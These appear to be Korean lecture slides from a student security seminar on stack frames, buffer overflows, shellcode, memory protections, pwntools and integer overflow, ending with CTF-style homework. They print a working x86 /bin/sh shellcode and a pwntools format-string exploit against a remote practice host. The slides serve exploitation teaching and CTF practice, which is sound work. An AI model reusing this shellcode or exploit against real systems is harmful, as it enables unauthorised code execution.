


함수 프로로그

- ❖ 4단계: 이후 스택 변수를 할당
 - Ex) SUB esp, 0x10 => SUB는 빼기 연산



함수 프로로그




함수 에필로그

- ❖ 함수가 할 일을 다하고 기존의 함수 Stack Frame으로 돌아가는 것을 **에필로그**라고 합니다.
- ❖ MOV esp, ebp
- ❖ POP ebp
- ❖ RET

함수 에필로그

- ❖ 1단계: MOV esp, ebp (esp의 위치를 ebp로 위치로 옮긴다.)



함수 에필로그


- ❖ 2단계: POP ebp (스택 상단에 있는 값을 ebp로)
 - Main 함수 Stack Frame BP로 돌아감.



함수 에필로그

❖ 3단계: RET



- RET 명령어는 POP eip; JMP eip; 와 같습니다.
- Main함수로 돌아갑니다..! (돌아온 다음 add esp, 8 로 스택 인자 정리함.)




함수 프로로그 & 에필로그

add 함수 실행, add 함수의 스택 프레임이 형성된 모습

add 함수 호출 전
main 함수의 스택프레임




add 함수 종료 후
main 함수의 스택 프레임




Buffer Overflow

- ❖ 선언한 버퍼 크기보다 많은 데이터를 입력하면 어떻게 될까요?
 - `char A[32];` <- 지역변수
 - `scanf("%s", &A);` <- 100글자 입력



Buffer Overflow

- ❖ 다른 지역변수나 Return address 를 덮을 수 있다...!!
 - Ret을 덮으면 함수가 종료될 때 해커가 원하는 address 로 jump 할 수 있게 됨.
 - 스택을 사용하는 지역변수의 BOF 경우



Buffer Overflow

- ❖ Buffer Overflow는 스택 뿐만 아니라, Heap 영역에서도 발생가능함..!
 - 나중에 배울 예정

Buffer Overflow

- ❖ 언어 설계의 보안 허점 -> 초기부터 지금까지 계속 잔존하는 취약점.
- ❖ 수 십년간 관련 보안 메커니즘이 계속 연구되고 추가되고 있음.
 - ASLR, CANARY, NX, PIE, Relro ...
- ❖ 그럼에도 불구하고 항상 우회기술이 존재. (이전보다 공격이 힘들어지는 것은 사실)
- ❖ 따라서 BOF 의 공격기법은 매우 많다. (Nop sled, RTL, ROP, Stack pivot ...)

Buffer Overflow


- ❖ 취약한 함수
 - gets, scanf, strcpy, strcat ... 등
 - 길이 검사가 존재하지 않음. → BOF 발생가능성 매우 높음.

- ❖ 따라서 strncpy, fgets 와 같은 입력 길이를 지정할 수 있는 함수를 사용해야함.

Buffer Overflow


❖ Stack Buffer Overflow

- ret을 덮어서 최종적으로 exploit에 성공하면 무엇을 할 수 있죠?
 - 프로그램의 흐름을 조작하여 컴퓨터의 OS 명령을 수행하게 할 수 있음. (Arbitrary Code Execution; 임의 명령 실행)
 - 파일을 빼낸다거나.. 카메라를 몰래 훑쳐 본다던가..




Buffer Overflow

- ❖ Arbitrary Code Execution..?
 - 흔히 쉘 뒀다!!! 라고 많이 함.
 - 목적이라고 볼 수 있음.
- ❖ CTF에서는 cat flag 까지만 함.



Buffer Overflow

- ❖ 이제 Stack Buffer Overflow 취약점을 알았으니, 어떻게 Exploit 하는지 차근차근 알아보시다.



Shellcode

- ❖ 공격자가 피해자의 OS Shell에 명령을 실행할 수 있도록 하는 기계어 코드 조각...!!

```
#include <stdio.h>

int main()
{
    char *bash[] = {"/bin/sh", 0};
    execve(bash[0], &bash, 0);
}
```



```
.global _start

_start:

xor %eax, %eax
xor %edx, %edx

push %eax
push $0x68732f2f
push $0x6e69622f
mov %esp, %ebx

push %edx
push %ebx
mov %esp, %ecx

movb $0x0B, %al
int $0x80
```



```
./myshell: file format elf32-i386


Disassembly of section .text:

08048074 <_start>:
8048074: 31 c0                xor    %eax,%eax
8048076: 31 d2                xor    %edx,%edx
8048078: 50                  push   %eax
8048079: 68 2f 2f 73 68      push   $0x68732f2f
804807e: 68 2f 62 69 6e      push   $0x6e69622f
8048083: 89 e3                mov    %esp,%ebx
8048085: 52                  push   %edx
8048086: 53                  push   %ebx
8048087: 89 e1                mov    %esp,%ecx
8048089: b0 0b                mov    $0xb,%al
804808b: cd 80                int    $0x80
```


Shellcode


- ❖ 해커의 셸코드를 프로그램 메모리 상에 올려놓고, 프로그램의 흐름을 조작하여 셸코드 위치로 jump!!
- ❖ 셸코드의 길이는 짧을수록 좋음. -> 따라서 어셈블리어로 단순하게 제작함.
- ❖ 공격자가 이루고자 하는 행위에 따라 shellcode는 다양해질 수 있음.
 - reverse shell 등
- ❖ 32bit, 64bit shellcode도 다 다름.

Shellcode



Nop Sled 기법

- ❖ NOP (0x90) assembly 명령어를 이용해 셸코드 앞에 매우 많이 적어두고, 메모리 주소를 대충 어림잡아 jump 하면 NOP 명령을 쭉 타고 shellcode가 실행됨.



Shellcode

- ❖ 예시에서는 셸코드를 stack에 올리고, 그 위치로 jump 하여 셸코드가 실행
- ❖ 위 예시는 다음과 같은 상황이 존재.
 - 1. 셸코드 위치인 stack 주소를 알고, 이를 ret으로 덮음.
 - 2. stack 영역에 있는 기계어 코드가 실행이 됨.
- ❖ 현대의 시스템에서는 1번 2번을 어렵게 하는 BOF 보호기법들이 있음.

Mitigation

❖ ASLR

- Stack, Heap 영역의 주소를 랜덤화 함. -> 해커가 셸코드를 올리고 그 위치를 알아내기 힘들.
- 현대의 운영체제에서는 default로 켜져 있음.
- Library 주소 leak, ROP 기법 등으로 우회 가능.


❖ NX

- Text 영역을 제외하고 Stack이나 Heap 영역에 실행 권한이 없어, 셸코드 위치로 jump해도 실행되지 않음.
- *Return To Libc(RTL)*, *ROP 기법*, *mprotect* 등으로 우회 가능.

Mitigation

❖ Stack Canary

- Buffer와 SFP 사이에 랜덤 8byte 값을 생성하고, 이 값이 변조되었을 경우 프로그램을 강제 종료시킴.
- 이 또한 우회할 수 있는 방법이 있음.
 - 원본 카나리 TLS..
 - Child process..
 - Info leak..



Mitigation

- ❖ PIE: text, data 영역 주소 랜덤화
- ❖ RELRO: got 등 read-only 속성 부여
- ❖ ... 앞으로 자세히 알아보아요

- 바이너리 보호기법 확인
 - `gdb-peda$ checksec`

```
gdb-peda$ checksec
CANARY      : disabled
FORTIFY     : disabled
NX          : ENABLED
PIE         : disabled
RELRO       : Partial
```

- ❖ [linux 환경에서의 메모리 보호기법을 알아보자\(1\) – Hackerz on the Ship \(wordpress.com\)](http://www.hackerzontheship.com/2014/07/01/linux-환경에서의-메모리-보호기법을-알아보자(1)-/)

pwntools

❖ python 모듈

- 시스템 해킹을 하기 위해 필요하고 편리한 함수들이 내장되어 있음.
- [pwntools — pwntools 4.7.0 documentation](#)
- 한글로 된 문서도 많으니 구글링!!

```
1 from pwn import *
2
3 #s = process("./prob")
4 s = remote("ascurb.cf", 12345)
5 e = ELF("./prob")
6
7 fmt_len = 7
8 get_shell = 0x08049236
9 fwrite_got = 0x804c014
10 s.sendlineafter(": ", "hyomin")
11
12 leak_payload = "AAAA %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p"
13 s.sendlineafter(": ", leak_payload)
14
15 payload = fmtstr_payload(fmt_len, {fwrite_got:get_shell})
16 s.sendlineafter(": ", payload)
17 s.interactive()
```


pwntools

- ❖ Pwntools 처음 쓰는 사람들에게 (tistory.com)

- ❖ 접속
 - process / remote / ssh

- ❖ 데이터 보내기/받기
 - send /recv

- ❖ 패킹
 - p32, p64 / u32, u64

BOF 예제


Integer Over/Underflow

- ❖ 정수의 범위를 최솟값, 최대값을 넘길 때 발생하는 버그

형식명	바이트 수	표현 범위
char	1	-128~127
unsigned char	1	0~255
short	2	-32768~32767
unsigned short	2	0~65536
int	4	-2,147,483,648~2,147,483,647
unsigned int	4	0~4,294,967,295
long	4	-2,147,483,648~2,147,483,647
unsigned long	4	0~4,294,967,295
long long	8	-9223372036854775808 ~9223372036854775807
unsigned long long		0 ~ 18446744073709551615

Integer Over/Underflow

❖ INT



과제

- ❖ 1. LOB (lord of bof 풀기) 13번 darknight → bugbear 까지
 - 모르겠으면 풀이를 보되, 풀이를 본 것은 이해하고 다시 풀어 보기.
 - 이해가 잘 안가서 설명이 필요하다면 편히 물어보세요!
 - 001. LOB 하는법! (초기설정) <- anxio (tistory.com)(구글링 통해 vm세팅 해주세요.)

- ❖ 2. 제공된 c 코드, ELF 바이너리 분석하여 pwntools 이용하여 취약점 exploit (셸 실행)
 - 기초 bof 예제 2개
 - [중요]64bit 운영체제에서 32bit 바이너리 실행하기: 64bit 리눅스에서 32bit 프로그램 실행하는 방법(Ubuntu 기준) (tistory.com)
(구글링)
 - 응용 문제 2개
 - Problem3은 integer 문제임 (bof X).

- ❖ 풀이는 pdf 또는 zip으로 작성하여 cykor.kr 업로드 (기한: 다음 세미나 전까지)

QnA

❖ lh1024@korea.ac.kr